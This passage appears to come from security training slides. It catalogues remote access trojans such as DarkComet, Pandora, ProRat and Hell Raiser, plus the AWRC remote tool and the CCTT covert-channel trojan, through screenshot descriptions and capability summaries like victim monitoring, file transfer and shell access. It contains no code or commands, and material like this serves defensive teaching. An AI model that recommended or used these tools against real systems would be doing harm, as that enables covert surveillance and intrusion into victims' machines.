
The screenshot shows the DarkComet RAT client interface. On the left, a sidebar menu includes options like Listen to new port (+Listen), Client settings, Embedded FTP Client, Server module (657.50 KB), Edit server downloader (3KB), About DarkComet-RAT v5.3, A problem? Show help, Buy VIP Account (only 20€), and Exit the software. The main window displays a list of connections with columns for Type, Host/Dir, Begin time, Dead Bots, Total Bots, and Status. It also features tabs for Connections, Broadcast, Transfers, and Socket / Net, and a central area for file transfers.

Pandora RAT


The screenshot shows the Pandora RAT client interface. It features a graph of network connections over time at the top, followed by a table of connections with columns for Type, Host/Dir, Begin time, Dead Bots, Total Bots, and Status. Below this is a section for starting an attack and a live monitoring tab. The bottom part of the interface has a watermark for "HELLSPY" and "FotoMilitante © 2013".

HellSpy RAT

Remote Access Trojans: ProRat and Theef



ProRat



Theef

Remote Access Trojan: Hell Raiser



Hell Raiser allows an attacker to gain access to the victim system and send pictures, pop up chat messages, transfer files to and from the victim's system, completely monitor the victim's operations, etc.

The screenshot shows the 'File' tab of the Hell Raiser control panel. It displays a list of files on the victim's system with columns for Item, Name, Type, MAC Address, Length, and Visible status. Below this is a file browser interface with buttons for upload, download, and search. At the bottom, it shows 'Victim's parameters' with 'ip address: localhost' and 'port: 24745', and a 'DISCONNECT' button.



The screenshot shows the 'Chat' tab of the Hell Raiser control panel. It features a text-based chat window with messages between the attacker and the victim. Below the chat window are buttons for 'SET VICTIM'S WINDOW', 'LAUNCH', and 'DISCONNECT'. At the bottom, it shows 'Victim's parameters' with 'ip address: localhost' and 'port: 24745', and a 'DISCONNECT' button. A log window at the bottom displays a timeline of events:

```
1209:34 PM - ERROR! Connection closed.  
1209:31 PM - Server has unexpectedly been closed.  
1209:30 PM - Connected to localhost on port 24745  
1210:00 PM - Automation window is being shown  
1211:20 PM - Chat launched  
1211:22 PM - NSC0 X:1 got pwned! He is typing a message  
1211:23 PM - NSC0 X:1 got pwned! He is typing a message  
1211:23 PM - NSC0 X:1 got pwned! He is typing a message  
1211:25 PM - Message received  
1211:26 PM - NSC0 X:1 got pwned! He is typing a message  
1211:28 PM - Message sent  
1211:44 PM - Chat closed  
1211:55 PM - User authentication failed because 'Cancel' button was pushed.  
1211:55 PM - User authentication window has been closed
```

Remote Access Tool: Atelier Web Remote Commander



Atelier Web Remote Commander (AWRC) allows you to establish a remote connection to the remote machine without installing any supporting software on the machine



<http://www.atelierweb.com>


Covert Channel Trojan: CCTT



Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, creating arbitrary data transfer channels in the data streams authorized by a network access control system

It enables attackers to get an external server shell from within the internal network and vice-versa

